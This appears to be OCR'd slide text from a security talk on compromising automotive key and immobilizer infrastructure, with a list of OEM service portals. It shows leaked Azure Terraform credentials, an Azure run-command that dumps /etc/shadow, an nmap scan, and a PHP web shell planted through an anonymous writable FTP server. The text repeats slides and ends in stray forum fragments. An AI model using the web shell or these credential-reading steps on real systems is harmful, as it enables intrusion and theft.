BMW – http://www.bmwtechinfo.com
BMW Key/Security Login (Calif VSPs ONLY) - https://kcsp.bmwna.com/ckl/portal/poLogin.faces

Buick - https://www.acdelcotds.com/acdelco/action/home

Cadillac – https://www.acdelcotds.com

Caterpillar – http://www.norscotsites.com/CatOn-HighwaySIR

Chevrolet – https://www.acdelcotds.com

Chrysler - http://www.techauthority.com
(including RAM truck 4500 & 5500)

Cummins Diesel - https://quickserve.cummins.com/info/index.html
INSITE PRO info at https://insite.cummins.com

OEM service info or flash software not available? *Don't give up.* File an SIR. Click **HERE** to learn more.

I wanted more..

https://www.nastf.org/i4a/pages/index.cfm?pageid=3292

Again, Downloading and Searching for juice

Software Updates

PLC ABS Diagnostics Windows 95, 98, 2000, NT, XP and Vista	Download
PLC ABS Diagnostics Windows XP, Vista, Windows 7, 8 &10 *If you experience loading issues, please try other PLC ABS Diagnostics listed above.*	Download
TRS Diagnostics	Download
ITCM Diagnostics	Download
Fleet+ Systems Check	Download

CONSULT-III plus Diagnostic Software (Version: 92.11.00)


Starting with version 91.10, CONSULT-III plus (C-III Plus) diagnostic software can be installed on any off-the-shelf generic personal computer that meets C-III plus software operating specifications. This software must be used with a Nissan Vehicle Interface (J-47446-VI2-B).
Click here for hardware requirements

- Click here to purchase ($700) a CONSULT-III plus software Annual Subscription.


This purchase includes 1-year worth of C-III plus diagnostic software updates. If you have purchased the CONSULT-III plus diagnostic software and you have a subscription, you may download updates from your **download page**


Subscription Level Features	Standard	Professional Diagnostic	Security Professional
TIS Library			
Service Bulletins	■	■	■
Repair Manuals	■	■	■
Wiring Diagrams	■	■	■
Technical Training	■	■	■
Other Technical Information	■	■	■
Diagnostics / Reprogramming			
Techstream Scantool Software		■	■
ECU Calibrations		■	■
Identifix Direct-Hit		■	■
Security (U.S. and Mexico VINs only)			
Key Codes			■
Immobilizer / Smart Reset			■


I decided to build a dictionary



The basics never fail…








```
variable "domainname" { default = "[redacted]cloud" }
variable "tenantId" {default = "66[redacted]8af" } /*Tenant Id of the
subscription*/
variable "clientid" {default="846[redacted]7e2"} /*AAD TerraForm App Id*/
variable "subid" {default="d67[redacted]f9f"} /*Subscription Id */
variable "secret" {default="8aEK[redacted]2L7CINY="}     /*Terraform App
Secret Key */
```

https://github.com/XXXXX/YYYYYYYYYY/commit/1c3f519fe5aa7XXXXX182133425b0b1dc1

```
PS C:\WINDOWS\system32> az vm run-command invoke -g [redacted]prod-rg -n [redacted]prod-vm  --comma
-id RunShellScript --scripts "cat /etc/shadow"
{
  "value": [
    {
      "code": "ProvisioningState/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "Enable succeeded: \n[stdout]\nroot:*LOCK*:14600::::::\nbin:*:16925:0:99999:7:
\ndaemon:*:16925:0:99999:7:::\nadm:*:16925:0:99999:7:::\nlp:*:16925:0:99999:7:::\nsync:*:16925:
99999:7:::\nshutdown:*:16925:0:99999:7:::\nhalt:*:16925:0:99999:7:::\nmail:*:16925:0:99999:7:::
operator:*:16925:0:99999:7:::\ngames:*:16925:0:99999:7:::\nftp:*:16925:0:99999:7:::\nnobody:*:1
25:0:99999:7:::\nsystemd-network:!!:17535::::::\ndbus:!!:17535::::::\npolkitd:!!:17535::::::\nl
storagemgmt:!!:17535::::::\nabrt:!!:17535::::::\nrpc:!!:17535:0:99999:7:::\nchrony:!!:17535::::
```

Full access to about 100 servers

Simplified Overview – Key Only

Mobile/Chip OEMs

TSM Enrollment

OEM Cloud

Remote unlock

Key Enrollment

Data Collection

Over the Air Update


3rd Party

Rental Platforms

Fleet Platforms

Data Aggregators

Diagnostic Services



OEM IT

Monitor

Supplier Integrations

CRM

Portal

Production Plants

Key Marriage Transportation

Suppliers

Physical Key	Transponder	HSM
Immobilizer	Software	…

The easiest way to transfer data

Remote Command Execution using Anonymous FTP Interface with R/W Permissions

```
Host is up (0.0092s latency).
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    filtered ssh
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    open     http
```

```php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

Simplified Overview – Key Only

Mobile/Chip OEMs

TSM Enrollment

OEM Cloud

Remote unlock

Key Enrollment

Data Collection

Over the Air Update


3rd Party

Rental Platforms

Fleet Platforms

Data Aggregators

Diagnostic Services



OEM IT

Monitor

Supplier Integrations

CRM


Portal

Production Plants

Key Marriage Transportation

Suppliers

Physical Key	Transponder	HSM
Immobilizer	Software	…



Monitoring is essential

We STRACE ourselves and wait

Simplified Overview – Key Only

Mobile/Chip OEMs

TSM Enrollment

OEM Cloud

Remote unlock

Key Enrollment

Data Collection

Over the Air Update


3rd Party

Rental Platforms

Fleet Platforms

Data Aggregators

Diagnostic Services



OEM IT

Monitor

Supplier Integrations

CRM

Portal

Production Plants

Key Marriage


Transportation

Suppliers


Physical Key	Transponder	HSM
Immobilizer	Software	…

Once Inside

Interesting Targets – Jump Servers



Interesting Targets - Printers



Posts: 42

Rated: +2

Today at 08:20:36 AM

Guest

August 20, 2013, 07:23:43 AM

eusty

Hero Member

Re: KRC4 Administrator pas

You mean connecting an additional d

